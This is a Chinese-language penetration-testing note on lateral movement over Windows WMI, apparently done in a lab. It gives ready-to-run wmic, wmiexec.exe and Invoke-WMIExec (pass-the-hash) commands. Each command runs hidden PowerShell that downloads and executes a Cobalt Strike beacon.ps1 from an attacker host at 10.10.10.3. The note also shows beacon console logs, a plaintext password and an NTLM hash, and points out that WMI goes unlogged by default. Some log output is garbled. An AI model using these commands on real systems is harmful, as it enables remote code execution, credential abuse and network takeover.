# WMI横移

## WMI介绍

WMI是微软在发布Powershell之前用于管理Windows系统的核心数据库工具。它的架构类似于数据库,并使用DCOM或WinRM协议来操作。随着PsExec在内网中受到严格监控,并被许多反病毒厂商列为黑名单,黑客开始转向WMI来进行横向移动。值得注意的是,Windows操作系统默认不会在日志中记录WMI操作,这导致了许多APT开始使用WMI作为攻击手段。

WMIC是WMI的扩展,它提供了从命令行接口及批处理脚本执行系统管理的能力。简而言之,wmic即wmic.exe,位于Windows目录中,是一个命令行工具。WMIC支持两种执行模式:交互模式和非交互模式。总的来说,WMI是Windows的核心管理技术。

## WMI横移命令

如下命令实现在远程计算机上创建并运行一个新进程,换句话说,即在指定的远程节点上执行一个 Powershell命令,以此实现CS上线(注意:普通用户也能执行)

shell wmic /NODE:10.10.10.10 /user:administrator /password:qQ123456 PROCESS call
create "powershell.exe -nop -w hidden -c \"IEX ((new-object
net.webclient).downloadstring('http://10.10.10.3:8000/beacon.ps1'))\""




image-20230903111534237

#### WMI工具横移

#### wmiexec.exe

将wmiexec.exe上传至目标主机,随后执行如下命令,让目标域控上线

```
shell wmiexec.exe administrator:qQ123456@10.10.10.10 "powershell.exe -nop -w hidden
-c IEX ((new-object net.webclient).downloadstring('http://10.10.10.3:8000/beacon.ps1'))"
```




image-20230903113158858

#### Invoke-WMIExec.ps1

首先导入powershell脚本: Invoke-WMIExec.ps1

```
powershell-import
```

```
09/03 20:08:15 beacon> powershell-import
09/03 20:08:43 [*] Tasked beacon to import: E:\HackerTools\IntranetPenetration\Invoke-TheHash\Invoke-WMIExec.ps1
09/03 20:08:45 [+] host called home, sent: 15352 bytes
```

image-20230903200909394

powershell Invoke-WMIExec -Target 10.10.10.10 -Username administrator
 -Hash e39c2287a10517cf1cde66bd8c7c6cf0 -Command "powershell.exe -nop -w hidden -c
IEX((new-object net.webclient).downloadstring('http://10.10.10.3:8000/beacon.ps1'))"
 -verbose

09/03 20:10:27 beacon> powershell Invoke-WMIExec -Target 10.10.10 -Username administrator -Hash e39c2287a10517cf1cde66bd8c7c6cf0 -Command "powershell.exe -nop -w hidden -c IEX((new-object net.webclient).downloadstring('http://10.10.10.3:8000/beacon.ps1'))"
09/03 20:10:27 [\*] Tasked beacon to run: Invoke-WMIExec -Target 10.10.10.10 -Username administrator -Hash e39c2287a10517cf1cde66bd8c7c6cf0 -Command "powershell.exe -nop -w hidden -c IEX((new-object net.webclient).downloadstring('http://10.10.10.3:8000/beacon.ps1'))"
09/03 20:10:28 [\*] host called home, sent: 873 bytes
09/03 20:10:31 [\*] received output:

{\*CLIXML
[+] Command executed with process ID 4684 on 10.10.10.10

\*CDIXML
(\*\*CDIXML\*\*) \*\*CDIXML\*\* \*\*CDIXML\*\*

image-20230903201141946

最后更新于2024-02-16T17:46:03.292Z